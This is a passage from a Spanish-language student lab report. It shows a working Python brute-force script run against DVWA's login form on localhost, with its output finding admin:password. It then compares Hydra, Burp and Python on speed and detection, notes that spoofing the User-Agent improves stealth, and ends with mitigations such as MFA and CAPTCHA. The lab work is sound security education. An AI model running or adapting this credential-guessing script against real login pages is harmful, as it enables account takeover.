3 # --- Configuracion ---
4 URL = "http://localhost:4280/vulnerabilities/brute/"
5 usuarios_file = "/home/user/Escritorio/lab2/users.txt"
6 passwords_file = "/home/user/Escritorio/lab2/passwords.txt"
7 SUCCESS_TEXT = "Welcome to the password protected area"
8
9 # --- Cabecera HTTP Clave ---
10 #cookie obtenida
11 COOKIE = {
12     "security": "low",
13     "PHPSESSID": "731d5d72ccb8f1bddf68727567e279df"
14 }
15
```



```
16 # --- Logica del Ataque ---
17 def main():
18     print("[-] Iniciando ataque de fuerza bruta con Python...")
19
20     with open(usuarios_file) as u:
21         usuarios = u.read().splitlines()
22
23     with open(passwords_file) as p:
24         passwords = p.read().splitlines()
25
26     for usuario in usuarios:
27         for password in passwords:
28             print(f"[.] Probando: {usuario}:{password}")
29
30             # Preparamos los datos que enviaremos como parametros en la
URL
31             params = {
32                 "username": usuario,
33                 "password": password,
34                 "Login": "Login"
35             }
36
37             # Hacemos la peticion GET con los parametros y la cookie de
sesion
38             response = requests.get(URL, params=params, cookies=COOKIE)
39
40             # Verificamos si la respuesta contiene el texto de exito
41             if SUCCESS_TEXT in response.text:
42                 print(f"[+] EXITO ! Credenciales encontradas: {usuario}:{
password}")
43
44             print("[-] Ataque finalizado.")
45
46 if __name__ == "__main__":
47     main()
```

Listing 1: Script en Python para ataque de fuerza bruta.

La ejecución del script fue exitosa, encontrando las mismas credenciales que las otras herramientas.


```
[.] Probando: 12345:password
[.] Probando: 12345:intento1234
[.] Probando: richard:123456
[.] Probando: richard:clavesegura
[.] Probando: richard:pass
[.] Probando: richard:password
[.] Probando: richard:intento1234
[.] Probando: admin:123456
[.] Probando: admin:clavesegura
[.] Probando: admin:pass
[.] Probando: admin:password
[+] ¡ÉXITO! Credenciales encontradas: admin:password
[.] Probando: admin:intento1234
[.] Probando: gato:123456
[.] Probando: gato:clavesegura
[.] Probando: gato:pass
[.] Probando: gato:password
[.] Probando: gato:intento1234
[.] Probando: :123456
[.] Probando: :clavesegura
[.] Probando: :pass
[.] Probando: :password
[.] Probando: :intento1234
[-] Ataque finalizado.
user@pc-lnx: ~/Escritorio/lab2$
```

Figura 19: Ataque de Python

7.2. Comparación de rendimiento

Velocidad: Hydra fue, por lejos, la herramienta más rápida, ya que está optimizada para esta tarea. El script de Python tuvo un rendimiento bueno, siendo más rápido que la versión gratuita de Burp. Burp Suite Community fue la más lenta debido al throttling (limitación de tiempo) que tiene la herramienta Intruder.

Detección: Hydra y cURL son las más fáciles de detectar por sus User-Agent que hacen evidente el uso de las herramientas. El *script* de Python, por defecto, también es detectable (usa un User-Agent de python-requests), pero su gran ventaja es la flexibilidad: con una línea de código se puede modificar el **User-Agent** para que imite a cualquier navegador, dándole un potencial de sigilo tan alto como el de Burp Suite.

8. Investigación de métodos de mitigación

8.1. 4 métodos de mitigación

Para evitar este tipo de ataques, existen varias defensas comunes y efectivas:

Bloqueo de Cuentas Después de X intentos fallidos, se bloquea por un tiempo. Es efectivo, pero un atacante podría usarlo para bloquear a usuarios a propósito (denegación de servicio). A no ser de que sea implementado un bloqueo por ip luego de X intentos

Retraso Progresivo Cada intento fallido añade un tiempo de espera antes de poder volver a intentarlo. Esto hace que los ataques masivos sean mucho mas lentos, sin el riesgo de bloquear al usuario.

CAPTCHA Después de un par de fallos, se pide al usuario resolver un puzle (letras, imágenes). Esto frena a la mayoría de los bots y scripts automatizados.

Autenticación de Múltiples Factores (MFA) Es la defensa más fuerte. Aunque el atacante consiga la contraseña, necesitaría un segundo código/credencial (obtenido desde un teléfono, correo o aplicacion) para poder acceder, lo que anula casi por completo el riesgo de un ataque de fuerza bruta.

Conclusiones

Este laboratorio demostró de manera práctica lo expuesto que puede estar un sistema sin las protecciones de autenticación adecuadas. La utilización de un entorno controlado con **Docker** fue fundamental para poder realizar estas pruebas de forma segura y replicable.

Se comprobó que con diferentes herramientas como **Burp Suite**, **Hydra** o incluso un *script* propio en **Python**, es posible vulnerar un formulario de *login* y obtener credenciales válidas. Cada herramienta tiene sus propias fortalezas: **Burp Suite** destaca por su capacidad de análisis detallado y sigilo; **Hydra** por su velocidad y eficiencia; y **Python** por su flexibilidad.

El análisis de tráfico con **Wireshark** fue importante, ya que se pudo evidenciar las "huellas digitales" que deja cada herramienta. Esto permitió hacer un análisis sobre la dificultad que existe a la hora de identificar este tipo de herramientas y ataques, y quedó claro que la detección no solo depende de qué se envía, sino de cómo se envía.

Finalmente, el laboratorio muestra que la seguridad es un proceso en capas. No basta con tener un *login*; es crucial protegerlo. Este laboratorio no solo sirvió para aprender a usar herramientas de ataque, sino también para valorar la importancia de implementar defensas robustas como la autenticación de múltiples factores (**MFA**), los bloqueos de cuenta o el uso de **CAPTCHA**, que son mecanismos que permiten mitigar eficazmente este tipo de ataques.

<https://github.com/richardolguin123/LabsCripto.git>